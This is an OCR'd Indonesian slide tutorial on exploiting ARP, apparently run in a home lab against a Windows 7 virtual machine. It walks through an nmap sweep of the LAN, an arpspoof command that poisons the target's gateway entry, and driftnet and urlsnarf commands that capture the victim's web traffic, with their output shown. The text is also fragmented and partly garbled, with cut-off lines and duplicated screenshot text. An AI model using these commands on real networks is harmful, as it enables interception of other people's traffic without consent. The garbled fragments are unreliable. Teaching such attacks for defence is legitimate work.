


```
1723/tcp open  pptp
8000/tcp open  http-alt
MAC Address: 30:91:8F:D8:A9:C8 (Technicolor)

Nmap scan report for Youdass.lan (192.168.1.69)
Host is up (0.0000080s latency).
All 100 scanned ports on Youdass.lan (192.168.1.69) are closed

Nmap done: 256 IP addresses (6 hosts up) scanned in 171.28 seconds
root@Youdass:~# nmap -F 192.168.1.0/24

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-08 18:46 EST
Nmap scan report for android-93a0548f311f970.lan (192.168.1.64)
Host is up (0.10s latency).
Not shown: 97 closed ports
PORT     STATE    SERVICE
544/tcp  filtered kshell
6646/tcp filtered unknown
7070/tcp filtered realserver
MAC Address: 20:02:AF:B8:EB:84 (Murata Manufactuaring Co.)

Nmap scan report for Rami-PC.lan (192.168.1.67)
Host is up (0.088s latency).
Not shown: 95 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
554/tcp  open  rtsp
5357/tcp open  wsdapi
MAC Address: 54:35:30:C7:52:0B (Hon Hai Precision Ind. Co.)

Nmap scan report for Vy.lan (192.168.1.68)
Host is up (0.00043s latency).
Not shown: 95 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
554/tcp  open  rtsp
5357/tcp open  wsdapi
MAC Address: 08:00:27:F5:8F:A0 (Cadmus Computer Systems)
```

- Setelah selesai melakukan scanning maka didapat hasil seperti gambar disamping.
- PC Client yang akan diserang menggunakan IP 192.168.1.68

Eksploitasi Protokol ARP

- Sekarang lakukan arp spoofing, agar seolah MAC Address attacker adalah MAC address pada client.



root@Youdass: ~
File Edit View Search Terminal Help
root@Youdass: ~
File Edit View Search Terminal Help

```
root@Youdass:~#
```

```
21/tcp   open  ftp
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
443/tcp  open  https
1723/tcp open  pptp
8000/tcp open  http-alt
MAC Address: 30:91:8F:D8:A9:C8 (Technicolor)

Nmap scan report for Youdass.lan (192.168.1.69)
Host is up (0.0000030s latency).
All 100 scanned ports on Youdass.lan (192.168.1.69) are closed

Nmap done: 256 IP addresses (6 hosts up) scanned in 154.63 seconds
root@Youdass:~# arpspoof -i wlan0 -t 192.168.1.68 192.168.1.254
60:36:dd:d2:a:8c 8:0:27:f5:8f:a0 0806 42: arp reply 192.168.1.254 is-at 60:36:dd
:d2:a:8c
60:36:dd:d2:a:8c 8:0:27:f5:8f:a0 0806 42: arp reply 192.168.1.254 is-at 60:36:dd
:d2:a:8c
60:36:dd:d2:a:8c 8:0:27:f5:8f:a0 0806 42: arp reply 192.168.1.254 is-at 60:36:dd
:d2:a:8c
60:36:dd:d2:a:8c 8:0:27:f5:8f:a0 0806 42: arp reply 192.168.1.254 is-at 60:36:dd
:d2:a:8c
```

Eksploitasi Protokol ARP

- Selesai melakukan arpspoofing kita dapat melakukan penyerangan lain, disini penyerang melakukan pengintaian terhadap PC Client dengan driftnet dan urlsnarf.




```
root@Youdass:~# driftnet -i wlan0
```

```
root@Youdass:~# urlsnarf -i wlan0
urlsnarf: listening on wlan0 [tcp port 80 or port 8080 or port 3128]
```

Eksploitasi Protokol ARP

- Hasil pengintaian yang didapat dengan driftnet dan urlsnarl pada Client yang sedang mengakses halaman web msn


root@Youdass: ~
File Edit View Search Terminal Help
driftnet
win 7 [Running] – Oracle VM VirtualBox
Machine View Devices Help
MSN UAE - Outlook.com formerly Hotmail, Skype, Bing and Latest News - Windows Internet Explorer
http://www.msn.com/en-ae/?ocid=iehp
Bing
Favorites
Suggested Sites
Web Slice Gallery
MSN UAE
Tools
Set Up Windows Internet Explorer 8
msn
Web search
المال؟
BAYRUT
REGIONA
FITNESS

```
root@Youdass:~# driftnet -i wlan0
```

```
I will show how to do ARPspoofing man in the middle
 will be using Kali linux OS any other linus os will work
first we have to activate the forwarding on our OS
arp       "to scan the network nodes"
or
nmap        "to scan the network
arpspoof     "to forward the req
driftnet        "to capture the
```

```
//www.msn.com/en-ae/?ocid=iehp" "Mozilla/4.0 (compatible; MSIE 8.0; Windows
.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
3.0.30729; Media Center PC 6.0)"
an - - [08/Mar/2016:18:53:56 -0500] "GET http://img-s-msn-com.akamaized.net/
nt/amp/entityid/BBqs5Qt.img?h=75&w=100&m=6&q=60&u=t&o=t&l=f HTTP/1.1" - - "h
//www.msn.com/en-ae/?ocid=iehp" "Mozilla/4.0 (compatible; MSIE 8.0; Windows
.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
sn-com.akamaized.net/
&l=f HTTP/1.1" - - "h
e; MSIE 8.0; Windows
 CLR 3.5.30729; .NET
sn-com.akamaized.net/
&l=f HTTP/1.1" - - "h
e; MSIE 8.0; Windows
 CLR 3.5.30729; .NET
sn-com.akamaized.net/
l=f&f=png HTTP/1.1" -
atible; MSIE 8.0; Win
 .NET CLR 3.5.30729;
```

```
-at 60:36:dd
-at 60:36:dd
-at 60:36:dd
-at 60:36:dd
-at 60:36:dd
-at 60:36:dd
-at 60:36:dd
-at 60:36:dd
-at 60:36:dd
-at 60:36:dd
-at 60:36:dd
```

Welcome to Internet Explorer 8

Internet Explorer 8 helps you use the Internet even faster than before.

New features like search suggestions retrieve information as you type, and Accelerators let you preview online services just by pointing your mouse at them.

Learn about these new features and how to manage their settings